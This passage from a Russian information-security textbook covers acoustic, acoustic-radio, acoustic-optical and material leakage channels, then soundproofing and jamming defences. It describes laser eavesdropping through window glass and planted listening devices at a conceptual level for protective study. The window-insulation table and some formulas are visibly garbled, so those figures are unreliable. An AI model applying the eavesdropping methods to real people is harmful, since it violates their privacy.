Среда распространения носителя информации от источника к приемнику может быть однородной (воздух, вода) и неоднородной, образованной последовательными участками различных физических сред: воздуха, древесины дверей, стекол окон, бетона или кирпича стен, различными породами земной поверхности и т. д. Но и в однородной среде ее параметры не постоянные, а могут существенно отличаться в разных точках пространства.

Акустические волны как носители информации характеризуются следующими показателями и свойствами:

- скоростью распространения носителя;
- величиной (коэффициентом) затухания или поглощения;
- условиями распространения акустической волны (коэффициентом отражения от границ различных сред, дифракцией).

Теоретически скорость звука определяется формулой Лапласа:

$$C_{зв} = \sqrt{K / \rho},$$

где K-модуль всесторонней упругости (когда сжатие производится без притока и отдачи тепла) вещества среды распространения;

$\rho$ -плотность вещества среды распространения.

Для газов модуль всесторонней упругости равен их давлению. При сжатии газа увеличение давления сопровождается пропорциональным увеличением его плотности. Поэтому скорость звука в газе не зависит от его плотности, а пропорциональна корню квадратному из температуры газа, значению универсальной газовой постоянной, отношению величин теплоемкостей газа при постоянном объеме и давлении.

Скорость звука в морской воде зависит от трех основных параметров: температуры  $t$ , солености  $s$  и давления, которое определяется глубиной  $h$ . Для определения скорости звука в морской воде используется формула Лероя, которая имеет вид:

$$v = 1492.2 + 3(t - 10) - 6 \times 10^{-3}(t - 10)^2 - 4 \times 10^{-2}(t - 18)^2 + 1.2(s - 35) - 10^2(t - 18)(s - 35) + h/61,$$

где  $v$  выражено в м/с,  $t$  - в градусах Цельсия,  $s$  - в промилях,  $h$  - в метрах.

Скорость распространения звука в твердых телах определяется в основном их плотностью и упругостью.

Значение скорости распространения звука в некоторых типичных средах приведены в табл. 11.7.

Среда распространения	Скорость, м/с
Воздух при температуре:	
0° С	332
+20° С	344
Вода морская	1440-1540
Железо	5170
Стекло	3500-5300
Дерево	4000-5000
Горные породы	5000-8000

Таблица 11.7.

При распространении звуковых колебаний движение частиц среды вызывает давление во фронте волны. Фронтом звуковой волны называется поверхность, соединяющей точки поля с одинаковой фазой колебания. По мере распространения в любой среде звуковые волны затухают. Затухание звуковых волн в морской воде больше, чем в дистиллированной и меньше (почти в 1000 раз), чем в воздухе. При этом величина затухания зависит от длины акустической волны. С увеличением частоты величина затухания быстро возрастает, поэтому при постоянной мощности излучения дальность распространения с ростом частоты падает.

При распространении акустической волны в среде ее траектория изменяется в результате отражений и дифракции. На границе сред с разной плотностью акустическая волна частично переходит из одной среды в другую, частично отражается от границы между двумя средами. Доля проникшего или отраженного звука зависит от соотношения значений акустических сопротивлений сред, равных произведению удельной плотности вещества  $\beta$  на скорость звука в нем  $v$ . Коэффициент проникновения звука  $\kappa$  (в иную среду при существенном различии акустических сопротивлений сред оценивается по приближенной формуле Рэлея:  $\kappa \approx 4c v_1 \beta_1 / v_2 \beta_2$ ). В соответствии с ней при нормальном падении звука из воздуха на воду, бетон, дерево в эти среды проникает не более тысячной доли интенсивности звука. Отражение звука может происходить от поверхности раздела слоев воздуха и воды с разными значениями акустического сопротивления вследствие неодинаковой температуры и плотности. Этим объясняются значительные колебания (в 10 и более раз) дальности распространения звука в атмосфере. Заметное влияние на характер распространения акустической волны в атмосфере может оказать ветер. При определенных условиях неоднородности создают условия для образования акустических (звуковых) каналов, по которым акустическая волна может распространяться на значительно большие расстояния, как свет по оптическим светопроводам. Акустические каналы чаще всего образуются в воде морей и океанов на определенной глубине, на которой в результате влияния двух противоположных природных факторов (плотности воды и ее температуры) минимизируется скорость распространения акустической волны. Скорость распространения акустической волны в воде, с одной стороны, увеличивается с глубиной из-за повышения плотности воды, но, с другой стороны, уменьшается при понижении ее температуры в более глубоких слоях, особенно в летнее время. В результате этих двух противоположных факторов влияния на определенной глубине, зависящей от температуры над поверхностью воды и ее солености, образуются области с минимумом скорости распространения акустической волны. Акустическая волна, попадающая в эту область, распространяется внутри ее с соответствующим для параметров воды затуханием. При отклонении траектории



распространения волна, преломляясь в неоднородностях области, возвращается в канал. В акустическом канале звуковая волна от подводных взрывов может распространяться на расстояние в сотни и тысячи км.

При каждом отражении часть энергии звука теряется вследствие поглощения. Отношение поглощенной энергии звука к падающей называется коэффициентом поглощения. Коэффициенты поглощения звука  $\alpha$  некоторых материалов приведены в табл. 11.8.

Таблица 11.8.

Материалы	$\alpha$	Материалы	$\alpha$
Оштукатуренная кирпичная стена	0.025	Линолеум	0.12
Бетонная стена	0.015	Ковер	0.20
Стекло	0.027	Паркет	0.06

За счет многократных переотражений акустической волны в замкнутой среде распространения возникает явление послезвучания - реверберация. Величина реверберации оценивается временем  $T_p$  после выключения источника звука, в течение которого энергия звука уменьшается на 60 дБ. Вследствие многократных переотражений на мембрану микрофона в помещении оказывают давление акустические волны, распространяющиеся разными путями от источника звука. Интерференция волн с разными фазами могут при достаточно большом времени реверберации приводить к ухудшению соотношения сигнал/помеха в точке приема и уменьшению разборчивости речи. Чем больше размеры помещения и меньше коэффициент поглощения ограждающих поверхностей, тем больше время реверберации. При большом времени реверберации помещение кажется гулким. Однако при очень малом  $T_p$  на микрофон воздействует, в основном, быстрозатухающая прямая волна, слышимость речи при удалении от источника резко уменьшается, тембр звуков речи за счет большего затухания в среде распространения высоких частот обедняется. Время реверберации менее 0.85 с незаметно для слуха. Для большинства помещений организаций их объемы и акустическая отделка время реверберации мало (0.2-0.6) с и его можно не учитывать при оценке разборчивости.

Для концертных залов, имеющих существенно большие размеры, время реверберации определяет их акустику. Установлено, что в малых помещениях объемом  $V$  до  $350 \text{ м}^2$  оптимальной является реверберация со временем до 1.06 сек. При увеличении объема помещения время реверберации пропорционально повышается и принимает для  $V=27000 \text{ м}^3$  значение около 2 сек.

Время реверберации в помещении объемом  $V$  вычисляется по формуле Эйринга:

$$T_p = -0.07V/S \lg(1 - \alpha_{ch}),$$

где  $S$  - суммарная площадь всех поверхностей помещения;

$$\alpha_{cp} = \sum_{\forall i} \alpha_k S_k - \text{средний коэффициент звукопоглощения в помещении;}$$

$S_k$  и  $\alpha_k$  - площади и коэффициенты поглощения ограждающих поверхностей соответственно.

При распространении структурного звука в конструкциях зданий, особенно, в трубопроводах возникают реверберационные искажения, снижающие разборчивость речи на 15-20%.

Акустическая волна в отличие от электромагнитной в значительно большей степени поглощается и в среде распространения. Поэтому дальность акустического канала утечки информации, в особенности от такого маломощного источника как человек, мала и, как правило, не обеспечивает возможность ее съема за пределами территории предприятия. Речь человека при обычной громкости может быть непосредственно подслушана злоумышленником на удалении единиц и в редких случаях - десятков метров, что, естественно, крайне мало.

Ухудшение разборчивости речи при прохождении звука через различные строительные конструкции люстрируются данными в табл. 11.9.

Таблица 11.9.

Тип конструкции	Ожидаемая разборчивость слогов, %
Кирпичная стена (1 кирпич)	25/0
Гипсолитовая стена	90/0
Деревянная стена	99/63
Пластиковая стена	99/55
Дверь обычная филенчатая	100/73
Дверь двойная	95/36
Окно с одним стеклом 3 мм	90/33
Окно с одним стеклом 6 мм	87/15
Оконный блок 2x3 мм	82/0
Вентиляционный канал 20 м	90/2
Оконный кондиционер	95/63
Бетонная стена	88/0
Перегородка внутренняя	96/80

Трубопровод (в соседнем помещении)	95/55
Трубопровод (через этаж)	87/36

Примечание: в числителе указаны значения разборчивости речи при малом уровне акустических шумов, в знаменателе - при сильном.

Акустические шумы и помехи вызываются многочисленными источниками - автомобильным транспортом, ветром, техническими средствами в помещениях, разговорами в помещениях и т. п. Уровни шумов изменяются в течение суток, дней недели, зависят от погодных условий. Ночью и в выходные дни помехи меньше. Средние значения акустических шумов на улице составляют 60-75 дБ в зависимости от интенсивности движения автомашин в районе расположения здания. Уровень шумов в помещениях по существующим нормам не должен превышать 50 дБ. В трубопроводах отопления помехи изменяются от 10-15 дБ в отсутствие воды и 15-20 дБ при ее наличии.

При утечке акустической информации через вентиляционные воздухопроводы они ослабевают из-за изменения их сечения, поглощений в изгибах. Затухание в прямых металлических воздухопроводах составляет 0.15 дБ/м, в неметаллических - 0.2-0.3 дБ/м. При изгибах затухание достигает 3-7 дБ (на один изгиб), при изменениях сечения - 1-3 дБ. Ослабление сигнала на выходе из воздухопровода помещения составляет 10-16 дБ.

Поиски путей повышения дальности добывания речевой информации привели к появлению составных каналов утечки информации. Применяются два вида составного канала утечки информации: акусто-радиоэлектронной и акусто-оптический.

Акусто-радиоэлектронный канал утечки информации состоит из двух последовательно сопряженных каналов: акустического и радиоэлектронного каналов утечки информации. Приемником акустического канала является функциональный или случайно образованный акустоэлектрический преобразователь. Электрический сигнал с его выхода поступает на вход радиоэлектронного канала утечки информации - источника электрических или радиосигналов.

Структура акусто-радиоэлектронного канала утечки информации приведена на рис. 11.7.



Рис. 11.7. Структура акусто-радиоэлектронного канала утечки информации.

Пара “акустоэлектрический преобразователь-источник сигнала” образуют источник опасных сигналов или реализуются в закладном устройстве, размещаемом злоумышленником в помещении с конфиденциальной информацией. Закладные устройства создаются специально для подслушивания речевой информации и обеспечивают повышения дальности составного акустического канала до единиц км и возможность съема информации злоумышленником за пределами контролируемой зоны.

Закладное устройство как ретранслятор является более надежным элементом канала утечки, чем источник опасного сигнала, так как процесс образования канала утечки информации на основе закладки управляем злоумышленником.

Другой способ повышения дальности акустического канала утечки информации реализуется путем создания составного акусто-оптического канала утечки информации. Схема его указана на рис. 11.8.



Рис. 11.8. Структурная схема акусто-оптического канала утечки информации,

Составной акусто-оптический канал утечки информации образуется путем съема информации с плоской поверхности, колеблющейся под действием акустической волны с информацией, лазерным лучем в ИК-диапазоне. В качестве такой поверхности используется внешнее стекло закрытого окна в помещении, в которой циркулирует секретная (конфиденциальная) информация. Теоретически рассматривается возможность съема информации с внешней стороны стены помещения, но данных о реализации подобной идеи нет.

С целью образования оптического канала стекло облучается лазерным лучем с внешней стороны, например, из окна противоположного дома. Луч лазера в ИК-диапазоне для посторонних лиц и находящихся в помещении невидим. В месте соприкосновения лазерного луча со стеклом происходит акустооптическое преобразование, т. е. модуляция лазерного луча акустическими сигналами от разговаривающих в помещении людей.

Модулированный лазерный луч принимается оптическим приемником аппаратуры лазерного подслушивания, преобразуется в электрический сигнал, усиливается, фильтруется,

демодулируется и подается в головные телефоны для прослушивания оператором или в аудиумагнитофон для консервации.

### **11.6. Материально-вещественные каналы утечки информации**

Особенность этого канала вызвана спецификой источников и носителей информации сравнению с другими каналами. Источниками и носителями информации в нем являются субъекты (люди) и материальные объекты (макро и микрочастицы), которые имеют четкие пространственные границы локализации, за исключением (-излучений радиоактивных веществ. Утечка информации в этих каналах сопровождается физическим перемещением людей и материальных тел с информацией за пределами контролируемой зоны. Для более четкого описания рассматриваемого канала целесообразно уточнить состав источников и носителей информации.

Основными источниками материально-вещественного канала утечки информации являются следующие:

- черновики различных документов и макеты материалов, узлов, блоков, устройств, разрабатываемых в ходе научно-исследовательских и опытно-конструкторских работ, ведущихся на предприятии (организации);

- отходы делопроизводства и издательской деятельности на предприятии (организации), в том числе использованная копировальная бумага, забракованные листы при оформлении документов и их размножении;

- нечитаемые дискеты ПЭВМ из-за их физических дефектов и искажений загрузочных или других кодов;

- бракованная продукция и ее элементы;

- отходы производства в газообразном, жидком и твердом виде.

Перенос информации в этом канале за пределы контролируемой зоны возможен следующими субъектами и объектами:

- сотрудниками организации и предприятия;

- воздушными массами атмосферы;

- жидкой средой;

- излучениями радиоактивных веществ.

Эти носители могут переносить все виды информации: семантическую и признаковую, а также демаскирующие вещества.

Семантическая информация содержится в черновиках документов, схем, чертежей; информация о видовых и сигнальных демаскирующих признаках - в бракованных узлах и деталях, в характеристиках радиоактивных излучений и т. д.; демаскирующие - в газообразных, жидких и твердых отходах производства.

Структура материально-вещественного канала утечки информации приведена на рис. 11.9.



Рис. 11.9. Структура материально-вещественного канала утечки информации.

Приемники информации этого канала достаточно разнообразны. Это эксперты зарубежной разведки или конкурента, средства для физического и химического анализа, средства вычислительной техники, приемники радиоактивных излучений и др.

Потери носителей с ценной информацией возможны при отсутствии на предприятии четкой системы учета носителей с закрытой информацией. Например, испорченный машинисткой лист отчета может быть выброшен ею в корзину для бумаги, из которой он будет уборщицей перенесен в бак для мусора на территории предприятия, а далее при перегрузке бака или транспортировке мусора на свалку лист может быть унесен ветром и поднят прохожим. Конечно, вероятность обеспечения случайного контакта с этим листом злоумышленника невелика, но если последний активно занимается добыванием информации, то область пространства, в котором возможен контакт, значительно сужается и вероятность утечки повышается.

Для предприятий химической, парфюмерной, фармацевтической и других сфер разработки и производства продукции, технологические процессы которых сопровождаются использованием или получением различных газообразных или жидких веществ (материалов), возможно образование каналов утечки информации через выбросы в атмосферу газообразных или слив в водоемы жидких демаскирующих веществ.


Подобные каналы образуются при появлении возможности добывания демаскирующих веществ в результате взятия злоумышленниками проб воздуха, воды, земли, снега, пыли на листьях кустарников и деревьев, на траве и цветах в окрестностях предприятия (организации).

В зависимости от розы (направлений) и скорости ветра демаскирующие вещества в газообразном виде или в виде взвешенных твердых частиц могут распространяться на расстояние в единицы и десятки км, достаточное для безопасного взятия проб злоумышленниками. Аналогичное положение наблюдается и для жидких отходов.

Конечно, концентрация демаскирующих веществ при удалении от источника убывает, но при утечке их в течение некоторого времени концентрация может превышать допустимые

значения за счет накопления демаскирующих веществ в земле, растительности и подводной флоре и фауне.

Отходы могут продаваться другим предприятиям для использования в производстве иной продукции, очищаться перед сливом в водоемы, уничтожаться или подвергаться захоронению на время саморазрушения или распада. Последние операции выполняются для высокотоксичных вещества, утилизация которых другими способами экономически нецелесообразно и для радиоактивных отходов, которые нельзя нейтрализовать физическими или химическими способами.

Утечка информации о радиоактивных веществах возможна в результате выноса радиоактивных веществ сотрудниками предприятия (организации) или регистрации злоумышленником их излучений с помощью соответствующих приборов, рассмотренных в разделе 3.4.

Дальность канала утечки информации о радиоактивных веществах через их излучения невелика: для  $\alpha$ -излучений она составляет в воздухе единицы мм,  $\beta$ -излучений - см, только  $\gamma$ -излучения можно регистрировать на удалении в сотни метров от источника излучения.

### **11.7. Комплексирование каналов утечки информации**

Многообразие рассмотренных каналов утечки информации предоставляет злоумышленнику большой выбор возможностей для добывания информации. Из анализа возможностей каждого из рассмотренных каналов можно сделать следующие выводы.

1. Утечка семантической информации возможна по всем техническим каналам. По возможностям, а, следовательно, по угрозе безопасности информации они ранжируются в следующей последовательности: радиоэлектронный, акустический и оптический каналы. Однако в некоторых конкретных условиях возможны иные ранги каналов, например, когда имеется реальная предпосылка для наблюдения или фотографирования документов.

2. Наибольшими потенциальными возможностями по добыванию информации о видовых демаскирующих признаках обладает оптический канал, в котором информация добывается путем фотографирования. Это обусловлено следующими особенностями фотоизображения:

- имеет самое высокое разрешение; даже на относительно большом расстоянии в сотни км от объекта наблюдения разрешение при космической фотосъемке достигает 15-30 см на местности;

- имеет самую высокую информационную емкость, обусловленную максимумом демаскирующих признаков, в том числе наличием такого информативного признака как цвет;

- обеспечивает относительно низкий уровень геометрических искажений.

Информационные емкости телевизионных изображений примерно на порядок ниже фотоизображений. Телевизионные изображения имеют более низкий уровень разрешения, повышенный уровень яркостных искажений за счет неравномерности спектрально-яркостных характеристик фотокатода передающих телевизионных трубок или приборов с зарядовой связью, повышенный уровень геометрических искажений за счет дополнительных искажений при формировании электронного раstra.

Изображения в ИК-диапазоне обладают еще более низкими информационными параметрами. Кроме более низкой разрешающей способности и больших искажений для изображений в ИК-области характерны крайняя изменчивость в течение суток.

Однако, как уже отмечалось при рассмотрении каналов утечки информации, изображение в каждом из них содержит дополнительные признаки за счет различной их природы.

3. Основным каналом получения сигнальных демаскирующих признаков является радиоэлектронный. В значительно меньшем объеме утечка информации о сигнальных демаскирующих признаках возможна в акустическом и материально-вещественном каналах.

Для добывания информации злоумышленник, как правило, использует несколько каналов ее утечки. Комплексирование каналов утечки информации основывается на следующих принципах:

- комплексируемые каналы дополняют друг друга по своим возможностям;
- эффективность комплексирования повышается при уменьшении зависимости между источниками информации и демаскирующими признаками в разных каналах.

Комплексирование каналов утечки информации обеспечивает:

- увеличение вероятности обнаружения и распознавания объектов за счет расширения их текущих признаковых структур;
- повышение достоверности семантической информации и точности измерения признаков, в особенности в случае добывания информации из недостаточно надежных источников.

Когда возникают сомнения в достоверности информации, то с целью исключения дезинформации, полученные сведения и данные перепроверяют по другому каналу.

Возможны два основных вида комплексирования каналов утечки информации - обеспечение утечки информации от одного источника по нескольким параллельно функционирующим каналам (см. рис.11.10 а) и от разных источников (рис. 11.10 б).





Рис. 11.10. Варианты комплексного использования каналов утечки.

В первом варианте одна и та же информация распространяется по различным направлениям одним или разными носителями. Например, речевая информация разговаривающих в помещении людей может быть подслушана через дверь или стену, снята с опасных сигналов или передана с помощью закладного устройства.

Так как вероятность воздействия помех в разных каналах на одинаковые элементы информации мала, то в этом случае повышается достоверность суммарной информации после обработки ее в соответствующем органе. При независимости помех в  $n$ -каналах утечки информации вероятность поражения одного и того же элемента информации при комплексировании  $n$  каналов рассчитывается по формуле:

$$P_n = \prod_{i=1}^n P_i, \text{ где } P_i - \text{вероятность поражения элемента информации в } i\text{-ом канале.}$$


Однако если источник не владеет достоверной информацией или занимается дезинформацией, то рассмотренный вариант комплексирования не повышает достоверность итоговой информации. Для обеспечения такой возможности одна и та же информация добывается от нескольких источников, например, из документа и от специалистов, участвующих в создании этой информации. При таком комплексировании 2-х каналов вероятность внедрения дезинформации можно оценить по формуле:

$$P_d = P_1 P_2 + r \sqrt{P_1 (1 - P_1) P_2 (1 - P_2)},$$

где  $P_1$  и  $P_2$  - значения вероятности появления дезинформации в 1-ом и 2-ом каналах;  
 $r$  - коэффициент корреляции между информацией в этих каналах.

Коэффициент  $r$  корреляции характеризует статистическую зависимость между информацией (содержанием или признаками) в каналах. При  $r = 1$  по каналам производится утечка информации одинакового содержания или об одинаковых признаках с разными значениями, при  $r = 0$  - источники независимые.

Как следует из этой формулы, для уменьшения риска получения дезинформации необходимо снижать коэффициент корреляции между источниками информации.

## **12. Методы инженерной защиты и технической охраны объектов**

### **12.1 Методы защиты информации от утечки по техническим каналам**

Защита информации по акустическому каналу

Звукоизоляция помещений

Виброакустическая маскировка

Методы и средства обнаружения и подавления диктофонов диктофонов и акустических закладок

Методы и средства защиты телефонных линий

Методы и средства защиты информации от перехвата компьютерной информации

- Экранирование технических средств
- Заземление технических средств
- Фильтрация информационных сигналов
- Пространственное и линейное зашумление

Методы и средства поиска электронных устройств перехвата информации

### **12.2 Защита информации по акустическому каналу**

Для защиты акустической (речевой) информации используются пассивные и активные методы и средства.

Пассивные методы защиты акустической (речевой) информации направлены на:

- ослабление акустических (речевых) сигналов на границе контролируемой зоны до величин, обеспечивающих невозможность их выделения средством разведки на фоне естественных шумов;

- ослабление информационных электрических сигналов в соединительных линиях вспомогательных технических средствах слежения (ВТСС), имеющих в своем составе электроакустические преобразователи (обладающие микрофонным эффектом), до величин, обеспечивающих невозможность их выделения средством разведки на фоне естественных шумов;

- исключение (ослабление) прохождения сигналов высокочастотного навязывания во вспомогательные технические средства, имеющие в своем составе электроакустические преобразователи (обладающие микрофонным эффектом);

- обнаружение излучений акустических закладок и побочных электромагнитных излучений диктофонов в режиме записи;

- обнаружение несанкционированных подключений к телефонным линиям связи.

Активные методы защиты акустической (речевой) информации направлены на:

- создание маскирующих акустических и вибрационных помех с целью уменьшения отношения сигнал/шум на границе контролируемой зоны до величин, обеспечивающих невозможность выделения информационного акустического сигнала средством разведки;

- создание маскирующих электромагнитных помех в соединительных линиях ВТСС, имеющих в своем составе электроакустические преобразователи (обладающие микрофонным эффектом), с целью уменьшения отношения сигнал/шум до величин, обеспечивающих невозможность выделения информационного сигнала средством разведки;

- электромагнитное подавление диктофонов в режиме записи;

- ультразвуковое подавление диктофонов в режиме записи;

- создание маскирующих электромагнитных помех в линиях электропитания ВТСС, обладающих микрофонным эффектом, с целью уменьшения отношения сигнал/шум до величин, обеспечивающих невозможность выделения информационного сигнала средством разведки;

- создание прицельных радиопомех акустическим и телефонным радиозакладкам с целью уменьшения отношения сигнал/шум до величин, обеспечивающих невозможность выделения информационного сигнала средством разведки;

- подавление (нарушение функционирования) средств несанкционированного подключения к телефонным линиям;

- уничтожение (вывод из строя) средств несанкционированного подключения к телефонным линиям.

Ослабление акустических (речевых) сигналов осуществляется путем звукоизоляции помещений.

Ослабление информационных электрических сигналов в соединительных линиях ВТСС и исключение (ослабление) прохождения сигналов высокочастотного навязывания во вспомогательные технические средства осуществляется методами фильтрации сигналов.

В основе активных методов защиты акустической информации лежит использование различного типа генераторов помех, а также применение других специальных технических средств.

### 12.2.1 Звукоизоляция помещений

Звукоизоляция помещений направлена на локализацию источников акустических сигналов внутри них и проводится с целью исключения перехвата акустической (речевой) информации по прямому акустическому (через щели, окна, двери, технологические проемы, вентиляционные каналы и т.д.) и вибрационному (через ограждающие конструкции, трубы водо-, тепло- и газоснабжения, канализации и т.д.) каналам.

Основное требование к звукоизоляции помещений заключается в том, чтобы за его пределами отношение акустический сигнал/шум не превышало некоторого допустимого значения, исключающего выделение речевого сигнала на фоне естественных шумов средством разведки. Поэтому к помещениям, в которых проводятся закрытые мероприятия, предъявляются определенные требования по звукоизоляции.

Звукоизоляция оценивается величиной ослабления акустического сигнала, которое для сплошных однослойных или однородных ограждений (строительных конструкций) на средних частотах приближенно рассчитывается по формуле:

$$K_{ог} \approx 20 \cdot \lg(q_{II} \cdot f) - 47,5, \text{ дБ}$$

где  $q_{II}$  - масса 1 м<sup>2</sup> ограждения, кг;

$f$  - частота звука, Гц.

Учитывая, что средняя громкость звука говорящего в служебном помещении составляет около 50 ... 60 дБ, то в зависимости от категории помещения его звукоизоляция должна быть не менее норм, приведенных в табл. 12.1.

Таблица 12.1 - Требования к звукоизоляции помещений

Частот а, Гц	Категория помещения, дБ		
	1	2	3
500	53	48	43
1000	56	51	46
2000	56	51	46
4000	55	50	45

Звукоизоляция помещений обеспечивается с помощью архитектурных и инженерных решений, а также применением специальных строительных и отделочных материалов.

При падении акустической волны на границу поверхностей с различными удельными плотностями большая часть падающей волны отражается. Меньшая часть волны проникает в материал звукоизолирующей конструкции и распространяется в нем, теряя свою энергию в зависимости от длины пути и его акустических свойств. Под действием акустической волны

звукоизолирующая поверхность совершает сложные колебания, также поглощающие энергию падающей волны.

Характер этого поглощения определяется соотношением частот падающей акустической волны и спектральных характеристик поверхности средства звукоизоляции.

Одним из наиболее слабых звукоизолирующих элементов ограждающих конструкций выделенных помещений являются двери и окна.

Двери имеют существенно меньшие по сравнению со стенами и межэтажными перекрытиями поверхностные плотности и трудноуплотняемые зазоры и щели. Стандартные двери не удовлетворяют требованиям по защите информации (см. табл. 12.2).

Таблица 12.2 - Звукоизоляция обычных дверей

Конструкция двери	Условия применения	Звукоизоляция (дБ) на частотах, Гц					
		125	250	500	1000	2000	4000
Щитовая дверь, облицованная фанерой с двух сторон	без прокладок	21	23	24	24	24	23
	с прокладкой из пористой резины	27	27	32	35	34	35
Типовая дверь П-327	без прокладок	13	23	31	33	34	36
	с прокладкой из пористой резины	29	30	31	33	34	41

Увеличение звукоизолирующей способности дверей достигается плотной пригонкой полотна двери к коробке, устранением щелей между дверью и полом, применением уплотняющих прокладок, обивкой или облицовкой полотен дверей специальными материалами и т.д.

Как видно из табл. 12.2, применение уплотняющих прокладок повышает звукоизоляцию дверей, однако при этом необходимо учитывать, что в процессе эксплуатации в результате обжатия, износа, затвердевая резиновых прокладок звукоизоляция существенно снижается.

Таблица 12.3 - Звукоизоляция окон

Схема остекления	Звукоизоляция (дБ) на					
	частотах, Гц					
	1 25	2 50	5 00	1 000	2 000	4 000
Одинарное остекление:						
толщина 3 мм	7	7	2	8	1	2
толщина 4 мм	8	3	6	1	2	2
толщина 6 мм	2	2	2	3	2	2
	2	2	6	0	7	5
Двойное остекление с воздушным промежутком:						
57 мм (толщина 3 мм)	5	0	2	1	9	6
90 мм (толщина 3 мм)	1	2	2	3	4	4
	1	9	8	4	0	8
57 мм (толщина 4 мм)	1	2	3	3	4	3
	1	1	8	6	9	5
90 мм (толщина 4 мм)	5	2	3	4	4	3
	5	3	1	7	8	6

Для повышения звукоизоляции проводится облицовка внутренних поверхностей тамбура звукопоглощающими покрытиями, а двери обиваются материалами со слоями ваты или войлока и используются дополнительные уплотнительные прокладки.

Звукопоглощающая способность окон, так же как и дверей, зависит, главным образом, от поверхностной плотности стекла и степени прижатия притворов. В табл. 2.4 указаны некоторые данные по звукоизоляции наиболее распространенных вариантов остекления помещений.

Звукоизоляция окон с одинарным остеклением соизмерима со звукоизоляцией одинарных дверей и недостаточна для надежной защиты информации в помещении.

Существенно большую звукоизоляцию имеют окна с остеклением в отдельных переплетах с шириной воздушного промежутка более 200 мм или тройное комбинированное остекление.

Обычные окна с двойными переплетами обладают более высокой (на 4 ... 5 дБ) звукоизолирующей способностью по сравнению с окнами со спаренными переплетами. Применение упругих прокладок значительно улучшает звукоизоляционные качества окон. В случаях, когда необходимо обеспечить повышенную звукоизоляцию, применяют окна специальной конструкции (например, двойное окно с заполнением оконного проема органическим стеклом толщиной 20 ... 40 мм и с воздушным зазором между стеклами не менее 100 мм). Разработаны конструкции окон с повышенным звукопоглощением на основе стекло-пакетов с герметизацией воздушного промежутка между стеклами и с заполнением его различными газовыми смесями или создание в нем вакуума. Повышение звукоизоляции до 5 дБ наблюдается при облицовке межстекольного пространства по периметру звукопоглощающим покрытием.

Необходимо отметить, что увеличение числа стекол не всегда приводит к увеличению звукоизоляции в диапазоне частот речевого сигнала вследствие резонансных явлений в воздушных промежутках и эффекта волнового совпадения.

Для повышения звукоизоляции в помещениях применяют акустические экраны, устанавливаемые на пути распространения звука на наиболее опасных (с точки зрения разведки) направлениях.

Действие акустических экранов основано на отражении звуковых волн и образовании за экраном звуковых теней. С учетом дифракции эффективность экрана повышается с увеличением соотношения размеров экрана и длины акустической волны. Размеры эффективных экранов превышают более чем в 2-3 раза длину волны. Реально достигаемая эффективность акустического экранирования составляет 8... 10дБ.

Применение акустического экранирования целесообразно при временном использовании помещения для защиты акустической информации. Наиболее часто применяются складные акустические экраны, используемые для дополнительной звукоизоляции дверей, окон, технологических проемов, систем кондиционирования, проточной вентиляции и других элементов ограждающих конструкций, имеющих звукоизоляцию, не удовлетворяющую действующим нормам.

Для повышения звукоизоляции помещений также применяют звукопоглощающие материалы.

Звукопоглощение обеспечивается путем преобразования кинетической энергии акустической волны в тепловую энергию в звукопоглощающем материале. Звукопоглощающие свойства материалов оцениваются коэффициентом звукопоглощения,

определяемым отношением энергии звуковых волн, поглощенной в материале, к падающей на поверхность материала и проникающей (неотраженной) в звукопоглощающий материал.

